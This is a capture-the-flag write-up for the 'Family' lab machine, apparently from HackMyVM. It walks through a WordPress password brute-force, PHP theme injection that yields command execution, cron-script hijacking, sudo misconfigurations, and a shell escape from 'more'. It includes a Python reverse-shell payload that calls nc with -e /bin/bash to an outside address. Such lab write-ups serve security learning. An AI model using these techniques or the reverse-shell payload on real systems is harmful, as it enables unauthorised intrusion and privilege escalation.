HMV Family Summary
This Linux machine expose WordPress credentials with a weak password on website which leads
initial foothold. Then chain attacks for family's user by common forensics: the password of father
is hidden within a normal directory. mother has configured a cronjob which could be hijacking by
father, the baby even more straightforward, could execute cat command with anyone.
Scope
- Name:Family
- Difficulty: (4/10)
- OS: Linux
- IP: family.hmv (192.168.56.151)
Enumeration
Web
The web enumeration hints that it's a WordPress website.
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-02-06 07:33  wordpress/
|_
After that, the wpscan enumeration shows there's a user admin. Then I try brute-forcing it with
rockyou.txt dict and quickly get valid one.
Theme Injection (PHP)
After log into that website, I immediately try to hijack to PHP configuration for themes (there's the twentytwentyone).

Then confirm it.
❯ curl 'http://family/wordpress/index.php/2021/04/25/bonjour-tout-le-monda?cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Trigger 404 of WordPress instead of Apache need to access some endpoints that not exists within WordPress website.
Privilege Escalation
User information:
www-data@family:/dev/shm$ ls -al /home/
total 20
drwxr-xr-x  5 root   root   4096 Apr 25  2021 .
drwxr-xr-x 18 root   root   4096 Apr 22  2021 ..
drwx------  5 baby   baby   4096 Apr 25  2021 baby
drwx------  4 father father 4096 Apr 25  2021 father
drwxrwx---  5 mother father 4096 Apr 25  2021 mother
Notice that:
- I have no permission for that three users.
- User father have read/write permission for directories of mother!
Seems like I need to lateral to father first, then I find file relevant with him.
www-data@family:/dev/shm$ find / -user father -or -group father 2>/dev/null
/var/lib/sudo/lectured/father
/usr/share/perl/5.28.1/perso.txt
/home/father
/home/mother
The first file is a empty file, then the second leaks password of him!
Father -> Mother
father@family:~$ sudo -l
[sudo] password for father:
Sorry, user father may not run sudo on family.
I know that father have write permission for directories of mother, then I find thing whether
there's cronjob for them(father or mother) with pspy64.
Luckily, I find that mother will execute a check.py within her home directory. So I(father) could
hijack it to pivot to user mother.

Payload:
import os
os.system("nc 192.168.56.1 1234 -e /bin/bash")
Mother -> Baby
mother@family:~$ sudo -l
Matching Defaults entries for mother on family:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mother may run the following commands on family:
    (baby) NOPASSWD: /usr/bin/valgrind
Baby -> Root
baby@family:~$ sudo -l
Matching Defaults entries for baby on family:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User baby may run the following commands on family:
    (ALL : ALL) NOPASSWD: /usr/bin/cat
I successfully get the private key of root, then it give me this:
                          oooo$$$$$$$$$$$$oooo
                      oo$$$$$$$$$$$$$$$$$$$$$$$$o
                   oo$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$o         o$   $$ o$
   o $ oo        o$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$o       $$ $$ $$o$
oo $ $ "$      o$$$$$$$$$    $$$$$$$$$$$$$    $$$$$$$$$o       $$$o$$o$
"$$$$$$o$     o$$$$$$$$$      $$$$$$$$$$$      $$$$$$$$$$o    $$$$$$$$
  $$$$$$$    $$$$$$$$$$$      $$$$$$$$$$$      $$$$$$$$$$$$$$$$$$$$$$$
  $$$$$$$$$$$$$$$$$$$$$$$    $$$$$$$$$$$$$    $$$$$$$$$$$$$$  """$$$
   "$$$""""$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$     "$$$
    $$$   o$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$     "$$$o
   o$$"   $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$       $$$o
   $$$    $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$" "$$$$$$ooooo$$$$o
  o$$$oooo$$$$$  $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$   o$$$$$$$$$$$$$$$$$
  $$$$$$$$"$$$$   $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$     $$$$""""""""
 """"       $$$$    "$$$$$$$$$$$$$$$$$$$$$$$$$$$$"      o$$$
            "$$$o     """$$$$$$$$$$$$$$$$$$"$$"         $$$
              $$$o          "$$""$$$$$$""""           o$$$
               $$$$o                 oo             o$$$"
                "$$$$o      o$$$$$$o"$$$$o        o$$$$
                  "$$$$$oo     ""$$$$o$$$$$o   o$$$$""
                     ""$$$$$oooo  "$$$o$$$$$$$$$"""
                        ""$$$$$$$oo $$$$$$$$$$
                                """"$$$$$$$$$$$
                                    $$$$$$$$$$$$
                                     $$$$$$$$$$"
                                      "$$$""""


--More--(90%)
Notice the left corner information --More-- hints me that this page is provided by more
command. So I could execute external command by ! character.